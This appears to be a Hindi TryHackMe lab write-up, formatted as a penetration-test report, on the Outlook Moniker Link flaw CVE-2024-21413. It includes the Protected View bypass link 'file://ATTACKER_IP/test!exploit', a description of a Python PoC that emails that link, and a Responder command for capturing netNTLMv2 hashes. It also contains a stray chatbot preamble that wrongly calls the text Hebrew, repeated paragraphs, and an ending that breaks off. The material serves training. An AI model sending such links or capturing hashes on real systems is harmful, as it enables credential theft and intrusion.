 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-
13 फरवरी 2024 को, Microsoft ने Microsoft Outlook में एक गंभीर सुरक्षा कमजोरी प्रकाशित की, जिसे CVE-2024-21413 पहचानकर्ता प्राप्त हुआ और Moniker Link Vulnerability के नाम से जाना जाता है। यह कमजोरी हमलावर को Outlook के Protected View तंत्र को बायपास करने की अनुमति देती है।

13 फरवरी 2024 को, Microsoft ने Microsoft Outlook में एक गंभीर सुरक्षा कमजोरी प्रकाशित की, जिसे पहचान CVE-2024-21413 दिया गया और इसे Moniker Link Vulnerability के नाम से जाना जाता है। यह कमजोरी हमलावर को Outlook के Protected View तंत्र को बायपास करने की अनुमति देती है।
बहुत बढ़िया 👍 नीचे पूर्ण अनुवाद + पेनिट्रेशन टेस्टिंग (PT) रिपोर्ट के रूप में प्रारूपण है, पेशेवर और स्पष्ट हिब्रू में। जैसा आपने अनुरोध किया – केवल अनुवाद और प्रारूपण। उत्तर, स्क्रीनशॉट और पूर्णता आप स्वयं जोड़ेंगे, और यदि आप चाहें तो बाद में - मैं मदद करूँगा।
13 फरवरी 2024 को, Microsoft ने Microsoft Outlook में एक गंभीर सुरक्षा कमजोरी प्रकाशित की, जिसे पहचान CVE-2024-21413 दिया गया और इसे Moniker Link Vulnerability के नाम से जाना जाता है।
यह कमजोरी हमलावर को एक विशेष लिंक (Moniker Link) के माध्यम से Outlook के Protected View तंत्र को बायपास करने की अनुमति देती है, और पीड़ित के Outlook क्लाइंट को आक्रमणकारी के नियंत्रण वाले सर्वर पर लॉगिन क्रेडेंशियल्स (NTLM हैश) भेजने के लिए मजबूर करती है – बिना फ़ाइल निष्पादन और बिना प्रभावी सुरक्षा चेतावनी के।
यह कमजोरी क्रेडेंशियल रिसाव का कारण बन सकती है और सैद्धांतिक रूप से रिमोट कोड निष्पादन (RCE) की संभावना भी मौजूद है।
| पैरामीटर | मान |
|---|---|
| कमजोरी पहचान | CVE-2024-21413 |
| प्रकाशन तिथि | 13 फरवरी 2024 |
| खोजकर्ता | Haifei Li – Check Point Research |
| प्रभाव | क्रेडेंशियल लीक + संभावित RCE |
| गंभीरता | क्रिटिकल |
| हमले की जटिलता | निम्न |
| CVSS स्कोर | 9.8 |
| आधिकारिक लिंक | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
(Vulnerability Description)
Microsoft Outlook HTML प्रारूप में ईमेल प्रदर्शित करने और http:// और https:// जैसे विभिन्न प्रकार के लिंक का विश्लेषण करने की अनुमति देता है। इसके अतिरिक्त, Outlook मोनिकर लिंक्स नामक विशेष लिंक का भी समर्थन करता है, जो एप्लिकेशन लॉन्च करने या ऑपरेटिंग सिस्टम में बाहरी संसाधनों तक पहुंचने की अनुमति देते हैं।

सामान्य स्थिति में, जब किसी ईमेल में कोई लिंक होता है जो किसी बाहरी एप्लिकेशन को लॉन्च करता है या सिस्टम संसाधन (जैसे file:// लिंक) तक पहुंचता है, तो Outlook का सुरक्षित दृश्य (Protected View) तंत्र सक्रिय हो जाता है। यह तंत्र एक सुरक्षा चेतावनी प्रदर्शित करता है और कोड निष्पादन, मैक्रो या बाहरी नेटवर्क संसाधनों तक पहुंच जैसी खतरनाक गतिविधियों को अवरुद्ध करता है।
हालांकि, Outlook (CVE-2024-21413) में एक कमजोरी पाई गई जो Moniker Link प्रकार के लिंक के सरल हेरफेर के माध्यम से सुरक्षित दृश्य तंत्र को बायपास करने की अनुमति देती है।
हमारे निष्कर्ष (Findings)
जांच के दौरान यह पाया गया कि एक सामान्य लिंक जैसे: file://ATTACKER_IP/test का उपयोग करने पर Outlook SMB प्रोटोकॉल के माध्यम से नेटवर्क संसाधन तक पहुंचने का प्रयास करता है, लेकिन यह प्रयास सुरक्षित दृश्य द्वारा अवरुद्ध कर दिया जाता है।
इसके विपरीत, जब लिंक में विशेष वर्ण ! और एक अतिरिक्त टेक्स्ट स्ट्रिंग शामिल होती है, उदाहरण के लिए: file://ATTACKER_IP/test!exploit, Outlook सुरक्षित दृश्य को सक्रिय नहीं करता है, और दूरस्थ सर्वर से कनेक्ट करने का प्रयास करता है।
Outlook SMB के माध्यम से संसाधन तक पहुंचने का प्रयास करता है एक स्वचालित प्रमाणीकरण अनुरोध किया जाता है उपयोगकर्ता के लॉगिन क्रेडेंशियल हमलावर को भेजे जाते हैं पीड़ित का Windows netNTLMv2 हैश कैप्चर किया जाता है
यह ध्यान रखना महत्वपूर्ण है कि दूरस्थ साझाकरण का वास्तव में मौजूद होना आवश्यक नहीं है, क्योंकि प्रमाणीकरण प्रयास किसी भी स्थिति में किया जाता है।
प्रभाव (Impact)
कमजोरी हमलावर को अनुमति देती है: उपयोगकर्ता क्रेडेंशियल का रिसाव (netNTLMv2 हैश) ऑफ़लाइन हमले करना (क्रैकिंग / पास-द-हैश) संगठनात्मक नेटवर्क में पार्श्व गति
इसके अलावा, चूंकि Moniker Links Windows के COM (Component Object Model) तंत्र का उपयोग करते हैं, इसलिए सैद्धांतिक रूप से रिमोट कोड निष्पादन (RCE) की संभावना है। हालांकि, परीक्षण की तिथि तक, इस कमजोरी के माध्यम से वास्तविक RCE प्राप्त करने का कोई सार्वजनिक प्रूफ ऑफ कॉन्सेप्ट मौजूद नहीं है।
कमजोरी का शोषण (Exploitation)
हमले के दौरान, पीड़ित को एक ईमेल भेजा जाता है जिसमें पिछले कार्य में दिखाए गए समान एक Moniker Link होता है। हमलावर का उद्देश्य एक Moniker Link वाला ईमेल बनाना है जो Outlook के सुरक्षित दृश्य तंत्र को बायपास करता है, ताकि जैसे ही पीड़ित लिंक पर क्लिक करता है, उसका Outlook क्लाइंट हमलावर की मशीन से एक फ़ाइल लोड करने का प्रयास करे। यह क्रिया पीड़ित के netNTLMv2 हैश को हमलावर द्वारा भेजे और कैप्चर किए जाने का कारण बनती है।
हमला करने से पहले, हम एक प्रूफ ऑफ कॉन्सेप्ट (PoC) की समीक्षा करेंगे जो प्रदर्शन के लिए बनाया गया था (और GitHub पर भी उपलब्ध है)।
Author: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024
कोड Python भाषा का उपयोग करता है और एक दुर्भावनापूर्ण Moniker Link वाला HTML ईमेल भेजता है।
PoC का विवरण
PoC: हमलावर का ईमेल पता और पीड़ित का ईमेल पता लेता है SMTP प्रमाणीकरण के लिए पासवर्ड की आवश्यकता होती है (इस कक्ष में, [email protected] के लिए पासवर्ड है: attacker) ईमेल की HTML सामग्री (html_content) शामिल करता है जिसमें एक दुर्भावनापूर्ण Moniker Link है ईमेल फ़ील्ड सेट करता है: Subject, From, To मेल सर्वर के माध्यम से ईमेल भेजता है
एक वास्तविक परिदृश्य में, हमलावर के नियंत्रण में एक SMTP सर्वर की आवश्यकता होती है (इस कक्ष में सर्वर पहले से प्रदान किया गया है)।
हैश कैप्चर के लिए सुनना – Responder
ईमेल भेजने के बाद, SMB अनुरोधों को कैप्चर करने के लिए हमलावर की मशीन पर Responder प्रकार का एक श्रवण उपकरण चलाना चाहिए।
THM AttackBox में, इंटरफ़ेस का नाम ens5 है: responder -I ens5
Responder SMB, LLMNR और NBT-NS अनुरोधों को सुनता है और प्रमाणीकरण क्रेडेंशियल्स को कैप्चर करने की अनुमति देता है।
पीड़ित की मशीन खोलना
स्प्लिट-स्क्रीन विंडो के माध्यम से पीड़ित की मशीन खोलें Outlook प्रारंभ करें "I don't want to sign in or create an account" विकल्प चुनें उत्पाद कुंजी प्रविष्टि विंडो बंद करें पीड़ित का मेलबॉक्स पहले से कॉन्फ़िगर किया गया है
एक्सप्लॉइट चलाना
